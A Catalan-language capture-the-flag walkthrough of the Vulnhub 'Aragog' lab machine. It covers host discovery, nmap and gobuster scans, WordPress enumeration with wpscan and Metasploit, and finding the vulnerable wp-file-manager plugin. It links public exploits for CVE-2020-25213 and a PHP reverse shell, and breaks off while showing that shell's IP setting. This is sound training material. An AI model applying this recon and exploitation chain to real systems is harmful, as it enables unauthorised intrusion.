

Vulnhub Harry Potter Aragog - Tutorial.

Avui estem intentant aconseguir les dues banderes de la primera màquina de la sèrie de Harry Potter anomenada Aragog.



Ens trobem davant d'una màquina d'una dificultat fàcil, que requereix de molts més coneixements de elevació de privilegis, sql i scripting. Tenim que localitzar dos **FLAGS**, un d'**usuari** i l'altre de **root** i inclouen un **hash md5**. Però aquesta és una manera fantàstica d'aprendre algunes tècniques que es poden repetir, especialment durant la fase d'escaneig i recollida d'informació.

Aquest és l'enllaç de descarrega VM <https://www.vulnhub.com/entry/harrypotter-aragog-102,688/>

Aquest CTF es presenta en quatre etapes:

1. Obtenció d'informació de l'objectiu.
2. Obtenció de la contrasenya d'usuari.
3. Connexió al sistema objectiu.
4. Obtenció del compte root.

Anem a començar.

- **Obtenció d'informació de l'objectiu.**

Primer de tot mirem com sempre a quina IP està treballant la màquina amb la instrucció **<ip a>** ja que en el nostre cas tenim establertes una colla de xarxes NAT en el nostre VirtualBox.

```
(root@WireSeed)-[/home/wireseed]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:fa:04:4e brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:37:db:e7 brd ff:ff:ff:ff:ff:ff
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:8c:a2:9c brd ff:ff:ff:ff:ff:ff
5: eth3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 08:00:27:1f:3e:00 brd ff:ff:ff:ff:ff:ff
   inet 10.16.40.4/24 brd 10.16.40.255 scope global dynamic noprefixroute eth3
       valid_lft 456sec preferred_lft 456sec
   inet6 fe80::a00:27ff:fe1f:3e00/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Veiem que estem treballant per la interfície **eth3** i que la nostra màquina kali té la IP **10.16.40.4**, per tan procedirem a realitzar una cerca dels hosts que hi hagi a l'interfície **eth3** i amb el rang 40.0/24. Per això utilitzarem la comanda **netdiscover**.

```
(root@WireSeed)-[/home/wireseed]
# netdiscover -i eth3 -r 10.16.40.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.16.40.1	52:54:00:12:35:00	1	60	Unknown vendor
10.16.40.2	52:54:00:12:35:00	1	60	Unknown vendor
10.16.40.3	08:00:27:34:91:1f	1	60	PCS Systemtechnik GmbH
10.16.40.13	08:00:27:47:86:21	1	60	PCS Systemtechnik GmbH

Trobem una màquina a la IP **10.16.40.13**, toca mirar que obtenim d'aquesta màquina, anem a realitzar una escanejada de ports a veure que localitzem i podem obtenir alguna possible porta d'entrada a ella.

Realitzarem una primera escanejada ràpida per veure quins port té oberts la màquina, si ens en troba en realitzarem una altre de més exhaustiva.

```
(root@WireSeed)-[/home/wireseed]
# nmap -p- --open -sV 10.16.40.13
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-13 21:34 CET
Nmap scan report for 10.16.40.13
Host is up (0.00068s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:47:86:21 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.30 seconds
```


Troblem dos ports oberts, el 22 (SSH) i el port 80 (HTTP), anem a aprofundir més en aquets dos ports, a veure que aconseguim trobar. Utilitzarem una altra vegada **nmap** però aquesta vegada sollicitant més informació sobre i únicament sobre els ports localitzats.

```
(root@WireSeed)-[/home/wireseed]
# nmap -sV -sC -p22,80 10.16.40.13

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-13 21:44 CET
Nmap scan report for 10.16.40.13
Host is up (0.00097s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 48:df:48:37:25:94:c4:74:6b:2c:62:73:bf:b4:9f:a9 (RSA)
| 256 1e:34:18:17:5e:17:95:8f:70:2f:80:a6:d5:b4:17:3e (ECDSA)
|_ 256 3e:79:5f:55:55:3b:12:75:96:b4:3e:e3:83:7a:54:94 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:47:86:21 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.66 seconds
```

Anem a veure que ens obre el navegador per a aquest web.



Res d'important, anem a veure que podem localitzar amb l'ajuda de l'eina **gobuster**.

```
(root@WireSeed)-[/home/wireseed]
gobuster dir -u http://10.16.40.13 -w /home/wireseed/Escritorio/diccionarios-master/httparchive_directories_1m_2023_10_28.txt
```

Els diccionaris que faig servir us els podeu descarregar del meu github.

<https://github.com/ebantula/Diccionarios-master>

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.16.40.13
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/wireseed/Escritorio/diccionarios-master/httparchive_directories_1m_2023_10_28.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/ (Status: 200) [Size: 97]
/javascript (Status: 301) [Size: 315] [-> http://10.16.40.13/javascript/]
/blog (Status: 301) [Size: 309] [-> http://10.16.40.13/blog/]
/blog/wp-content/uploads (Status: 301) [Size: 328] [-> http://10.16.40.13/blog/wp-content/uploads/]
/blog/wp-includes/js/jquery (Status: 301) [Size: 331] [-> http://10.16.40.13/blog/wp-includes/js/jquery/]
/blog/wp-includes/js (Status: 301) [Size: 324] [-> http://10.16.40.13/blog/wp-includes/js/]
/blog/wp-includes/css/dist/block-library (Status: 301) [Size: 344] [-> http://10.16.40.13/blog/wp-includes/css/dist/block-library/]
/blog/wp-includes/js/jquery/ui (Status: 301) [Size: 334] [-> http://10.16.40.13/blog/wp-includes/js/jquery/ui/]
/blog/wp-includes/js/mediaelement (Status: 301) [Size: 337] [-> http://10.16.40.13/blog/wp-includes/js/mediaelement/]
/blog/wp-includes/js/dist/vendor (Status: 301) [Size: 336] [-> http://10.16.40.13/blog/wp-includes/js/dist/vendor/]
/blog/wp-includes/css (Status: 301) [Size: 325] [-> http://10.16.40.13/blog/wp-includes/css/]
/blog/wp-includes/js/dist (Status: 301) [Size: 329] [-> http://10.16.40.13/blog/wp-includes/js/dist/]
/javascript/scriptaculous (Status: 301) [Size: 329] [-> http://10.16.40.13/javascript/scriptaculous/]
/index.html (Status: 200) [Size: 97]
/blog/wp-includes/images (Status: 301) [Size: 328] [-> http://10.16.40.13/blog/wp-includes/images/]
/blog/wp-admin (Status: 301) [Size: 318] [-> http://10.16.40.13/blog/wp-admin/]
/ (Status: 200) [Size: 97]
/blog/wp-content (Status: 301) [Size: 320] [-> http://10.16.40.13/blog/wp-content/]
/blog/wp-includes/js/thickbox (Status: 301) [Size: 333] [-> http://10.16.40.13/blog/wp-includes/js/thickbox/]
/javascript (Status: 301) [Size: 315] [-> http://10.16.40.13/javascript/]
/icons/small (Status: 301) [Size: 316] [-> http://10.16.40.13/icons/small/]
/icons/ (Status: 403) [Size: 276]
/blog/wp-includes/js/plupload (Status: 301) [Size: 333] [-> http://10.16.40.13/blog/wp-includes/js/plupload/]
/blog/wp-content/plugins/akismet/inc (Status: 300) [Size: 609]
/blog (Status: 301) [Size: 309] [-> http://10.16.40.13/blog/]
/blog/wp-includes/js/mediaelement/renderers (Status: 301) [Size: 347] [-> http://10.16.40.13/blog/wp-includes/js/mediaelement/renderers/]
Progress: 697338 / 697339 (100.00%)

Finished
```

Localitzem un directori anomenat **blog**, anem a veure que hi podem trobar a dins d'aquest directori. Utilitzarem el nostre navegador.



Sembla que es tracta d'un WordPress, però per confirmar-ho tornem a repasar el gobuster que hem fet anteriorment.


```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.16.40.13
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/wireseed/Escritorio/diccionarios-master/httparchive_directories_1m_2023_10_28.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/ (Status: 200) [Size: 97]
/ (Status: 301) [Size: 315] [-> http://10.16.40.13/]
/wordpress/ (Status: 301) [Size: 309] [-> http://10.16.40.13/wordpress/]
/blog (Status: 301) [Size: 328] [-> http://10.16.40.13/blog/]
/blog/wp-content/uploads (Status: 301) [Size: 328] [-> http://10.16.40.13/blog/wp-content/uploads/]
/blog/wp-includes/js/jquery (Status: 301) [Size: 331] [-> http://10.16.40.13/blog/wp-includes/js/jquery/]
/blog/wp-includes/js (Status: 301) [Size: 324] [-> http://10.16.40.13/blog/wp-includes/js/]
/blog/wp-includes/css/dist/block-library (Status: 301) [Size: 344] [-> http://10.16.40.13/blog/wp-includes/css/dist/block-library/]
/blog/wp-includes/js/jquery/ui (Status: 301) [Size: 334] [-> http://10.16.40.13/blog/wp-includes/js/jquery/ui/]
/blog/wp-includes/js/mediaelement (Status: 301) [Size: 337] [-> http://10.16.40.13/blog/wp-includes/js/mediaelement/]
/blog/wp-includes/js/dist/vendor (Status: 301) [Size: 336] [-> http://10.16.40.13/blog/wp-includes/js/dist/vendor/]
/blog/wp-includes/css (Status: 301) [Size: 325] [-> http://10.16.40.13/blog/wp-includes/css/]
/blog/wp-includes/js/dist (Status: 301) [Size: 329] [-> http://10.16.40.13/blog/wp-includes/js/dist/]
/javascript/scriptaculous (Status: 301) [Size: 329] [-> http://10.16.40.13/javascript/scriptaculous/]
/index.html (Status: 200) [Size: 97]
/blog/wp-includes/images (Status: 301) [Size: 328] [-> http://10.16.40.13/blog/wp-includes/images/]
/blog/wp-admin (Status: 301) [Size: 318] [-> http://10.16.40.13/blog/wp-admin/]
/ (Status: 200) [Size: 97]
/blog/wp-content (Status: 301) [Size: 320] [-> http://10.16.40.13/blog/wp-content/]
/blog/wp-includes/js/thickbox (Status: 301) [Size: 333] [-> http://10.16.40.13/blog/wp-includes/js/thickbox/]
/javascript (Status: 301) [Size: 315] [-> http://10.16.40.13/javascript/]
/icons/small (Status: 301) [Size: 316] [-> http://10.16.40.13/icons/small/]
/icons/ (Status: 403) [Size: 276]
/blog/wp-includes/js/plupload (Status: 301) [Size: 333] [-> http://10.16.40.13/blog/wp-includes/js/plupload/]
/blog/wp-content/plugins/akismet/_inc (Status: 500) [Size: 609]
/blog (Status: 301) [Size: 309] [-> http://10.16.40.13/blog/]
/blog/wp-includes/js/mediaelement/renderers (Status: 301) [Size: 347] [-> http://10.16.40.13/blog/wp-includes/js/mediaelement/renderers/]
Progress: 697338 / 697339 (100.00%)

Finished
```

Realment podem confirmar que es tracta d'un site creat amb WordPress, anem a utilitzar l'eina **WPSCAN** a veure que podem localitzar i si ens retorna informació sobre aquest site.

```
(root@WireSeed)-[/home/wireseed]
# wpscan --url http://10.16.40.13/blog
```

```
WordPress Security Scanner by the WPScan Team
Version 3.8.25
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] Updating the Database ...
[+] Update completed.

[+] URL: http://10.16.40.13/blog/ [10.16.40.13]
[+] Started: Sat Jan 13 22:32:59 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.38 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.16.40.13/blog/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.16.40.13/blog/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.16.40.13/blog/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.0.12 identified (Insecure, released on 2021-04-15).
| Found By: Emoji Settings (Passive Detection)
| - http://10.16.40.13/blog/, Match: '-release.min.js?ver=5.0.12'
| Confirmed By: Meta Generator (Passive Detection)
| - http://10.16.40.13/blog/, Match: 'WordPress 5.0.12'

[+] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[+] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:02 → (137 / 137) 100.00% Time: 00:00:02

[+] No Config Backups Found.

[+] No WPScan API Token given, as a result vulnerability data has not been output.
[+] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Jan 13 22:33:23 2024
[+] Requests Done: 180
[+] Cached Requests: 4
[+] Data Sent: 43.962 KB
[+] Data Received: 20.632 MB
[+] Memory used: 241.648 MB
[+] Elapsed time: 00:00:23
```

No ens entrega cap informació, intentem forçar el WordPress amb **MetaSploit** a veure si aconseguim localitzar alguna vulnerabilitat.

Obrirem el MetaSploit **<MSFCONSOLE>** i realitzarem una escanejada al lloc web utilitzant el scanner que incorpora MetaSploit per a realitzar l'escanejada. El scanner es troba a **/auxiliary/scanner/http/wordpress-scanner**.

Posarem en marxa el MetaSploit utilitzant la commanda **<msfconsole>** i realitzarem una búsqueda de les opcions de **WordPress**.

```
msf6 > search wordpress
```

103	exploit/multi/http/wp_plugin_sp_project_document_rce	2021-06-14	excellent	Yes	WordPress	Plugin SP Project and Document - Authenticated Remote Code Execution
104	auxiliary/scanner/http/wp_wocommerce_payments_add_user_in_Creation	2023-03-22	normal	Yes	WordPress	Plugin WooCommerce Payments Unauthenticated Admin Creation
105	exploit/multi/http/wp_popular_posts_rce	2021-06-11	normal	Yes	WordPress	Popular Posts Authenticated RCE
106	exploit/unix/webapp/wp_reflexgallery_file_upload	2012-12-30	excellent	Yes	WordPress	Reflex Gallery Upload Vulnerability
107	auxiliary/scanner/http/wp_registrationmagic_sqli	2022-01-22	normal	Yes	WordPress	RegistrationMagic Task-ids Authenticated SQLi
108	auxiliary/scanner/http/wordpress_scanner		normal	No	WordPress	Scanner
109	auxiliary/scanner/http/wp_secure_copy_content_protection_sqli	2021-11-06	normal	Yes	WordPress	Secure Copy Content Protection and Content Locking sccp_id Unauthenticated SQLi
110	exploit/unix/webapp/wp_slideshowgallery_upload	2014-08-28	excellent	Yes	WordPress	SlideShow Gallery Authenticated File Upload
111	exploit/unix/webapp/wp_workthe_flow_upload	2015-03-14	excellent	Yes	WordPress	Work The Flow Upload Vulnerability
112	auxiliary/scanner/http/wordpress_xmlrpc_login		normal	No	WordPress	XML-RPC Username/Password Login Scanner
113	auxiliary/scanner/http/wordpress_multicall_credentials		normal	No	WordPress	XML-RPC system.multicall Credential Collector
114	auxiliary/dos/http/wordpress_xmlrpc_dos	2014-08-06	normal	No	WordPress	XMLRPC DoS
115	exploit/linux/http/tr064_ntpserver_cmdinject	2016-11-07	normal	Yes	ZyXel/Eir	D1000 DSL Modem NewNTPServer Command Injection Over TR-064
116	exploit/unix/webapp/jquery_file_upload	2018-10-09	excellent	Yes	blueimp's jQuery	(Arbitrary) File Upload

I seleccionarem el que en posa **auxiliary/scanner/http/wordpress_scanner** que en aquest cas correspon al 108.

```
msf6 > use 108
msf6 auxiliary(scanner/http/wordpress_scanner) > |
```

I mostrarem les opcions de configuració del exploit en qüestió.

```
msf6 auxiliary(scanner/http/wordpress_scanner) > options
```

Module options (auxiliary/scanner/http/wordpress_scanner):			
Name	Current Setting	Required	Description
EXPLOITABLE	true	no	Only scan plugins and themes which a MSF module exists for
EXPLOITABLE_PLUGINS	/usr/share/metasploit-framework/data/wordlists/wp-exploitable-plugins.txt	yes	File containing exploitable by MSF plugins
EXPLOITABLE_THEMES	/usr/share/metasploit-framework/data/wordlists/wp-exploitable-themes.txt	yes	File containing exploitable by MSF themes
PLUGINS	true	no	Detect plugins
PLUGINS_FILE	/usr/share/metasploit-framework/data/wordlists/wp-plugins.txt	yes	File containing plugins to enumerate
PROGRESS	1000	yes	how often to print progress
PROXY	no	no	A proxy chain of format type:host:port[, type:host:port]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the wordpress application
THEMES	true	no	Detect themes
THEMES_FILE	/usr/share/metasploit-framework/data/wordlists/wp-themes.txt	yes	File containing themes to enumerate
THREADS	1	yes	The number of concurrent threads (max one per host)
USERS	true	no	Detect users with API
VHOST		no	HTTP server virtual host

View the full module info with the `info`, or `info -d` command.

Haurèm de modificar les dues opcions que son **RHOSTS** i la de **TARGETURI** posant els valors que els hi corresponen, es a dir:

RHOSTS = <@IP Màquina> i **TARGETURI = /blog**

```
msf6 auxiliary(scanner/http/wordpress_scanner) > set rhosts 10.16.40.13
rhosts => 10.16.40.13
msf6 auxiliary(scanner/http/wordpress_scanner) > set targeturi /blog
[!] Unknown datastore option: targeturi. Did you mean TARGETURI?
targeturi => /blog
```

I comprovarem que s'han configurat correctament. Utilitzant la commanda **<options>**.

```
msf6 auxiliary(scanner/http/wordpress_scanner) > options
Module options (auxiliary/scanner/http/wordpress_scanner):
```

Name	Current Setting	Required	Description
EXPLOITABLE_PLUGINS	true	no	Only scan plugins and themes which a MSF module exists for
EXPLOITABLE_PLUGINS_FILE	/usr/share/metasploit-framework/data/wordlists/wp-exploitable-plugins.txt	yes	File containing exploitable by MSF plugins
EXPLOITABLE_THEMES	/usr/share/metasploit-framework/data/wordlists/wp-exploitable-themes.txt	yes	File containing exploitable by MSF themes
PLUGINS	true	no	Detect plugins
PLUGINS_FILE	/usr/share/metasploit-framework/data/wordlists/wp-plugins.txt	yes	File containing plugins to enumerate
PROGRESS	1000	yes	How often to print progress
RHOSTS	10.16.40.13	yes	A proxy chain of format type:host:port[,type:host:port][...]
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/blog	yes	The base path to the wordpress application
THEMES	true	no	Detect themes
THEMES_FILE	/usr/share/metasploit-framework/data/wordlists/wp-themes.txt	yes	File containing themes to enumerate
THREADS	1	yes	The number of concurrent threads (max one per host)
USERS	true	no	Detect users with API
VHOST		no	HTTP server virtual host

View the full module info with the `info`, or `info -d` command.

I executarem el exploit amb la commanda run.

```
msf6 auxiliary(scanner/http/wordpress_scanner) > run

[*] Trying 10.16.40.13
[+] 10.16.40.13 - Detected Wordpress 5.0.12
[*] 10.16.40.13 - Enumerating themes
[*] 10.16.40.13 - Progress 0/2 (0.0%)
[*] 10.16.40.13 - Finished scanning themes
[*] 10.16.40.13 - Enumerating plugins
[*] 10.16.40.13 - Progress 0/62 (0.0%)
[+] 10.16.40.13 - Detected plugin: wp-file-manager version 6.0
[*] 10.16.40.13 - Finished scanning plugins
[*] 10.16.40.13 - Searching Users
[*] 10.16.40.13 - Was not able to identify users on site using /blog/wp-json/wp/v2/users
[*] 10.16.40.13 - Finished all scans
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ens detecta la versió del WordPress, concretament la **5.0.12**, pero també ens detecta una possible vulnerabilitat **wp-file-manager**.


Anem a buscar informació sobre aquesta vulnerabilitat.


Després d'una bona estona de busqueda, doncs amb un exploit que pot vulnerar aquesta vulnerabilitat. Concretament es tracta d'un script en python trobat a **exploit-db.com**

<https://www.exploit-db.com/exploits/51224>


Peró també en localitzo una altre a GitHub, a veure quin es el que funciona millor de tots, farem una revició del codi, ja que aquest últim es tracta de un Script en Bash.

<https://github.com/mansoor123/wp-file-manager-CVE-2020-25213>






Anem a adquirir el Bash Script de github, per aixó en la mateixa pàgina, tenim les instruccions d'instal·lació.



Procedirem a realitzar el que diu el web i realitzarem una execució del script a veure que necessita.




Veiem que necessita que se li faciliti el URL de l'objectiu i un fitxer per poder penjar en el site i que segurament es el que s'utilitzarà posteriorment per a realitzar alguna connexió al site.

He localitzat molta més informació sobre aquest exploit en la següent direcció:

<https://medium.com/swlh/wordpress-file-manager-plugin-exploit-for-unauthenticated-rce-8053db3512ac>

Executant i tornan a mirar el github, he localitzat més informació sobre la seva execució:



Veien aquesta última informació localitzada, veiem que necessitem passar-li una URL mitjançant la opció **-u** i després un fitxer mitjançant la opció **-f**.

Anem a comprovar si podem localitzar algun fitxer que sigui executable des del servidor i que ens pugui proporcionar algun tipus d'accés tipus **reverse shell** o tipus **CLI** directe al navegador.

Dins del meu github, teniu un repositori d'exploits els quals podeu utilitzar i aniré penjant a mesura que els tinguem que utilitzar. Aquest concretament el trobarem a:

<https://github.com/ebantula/exploits/blob/main/php-reverse-shell/>

Un cop obtingut el fitxer, haurem de realitzar uns canvis en el mateix, concretament en les línies 40 i 41 del codi, que corresponen a la ip de la nostra màquina kali i al port que utilitzarem per crear la connexió (Per defecte 1234).

```
38     set_time_limit (0);
39     $VERSION = "1.0";
40     $ip = '127.0.0.1'; // CHANGE THIS
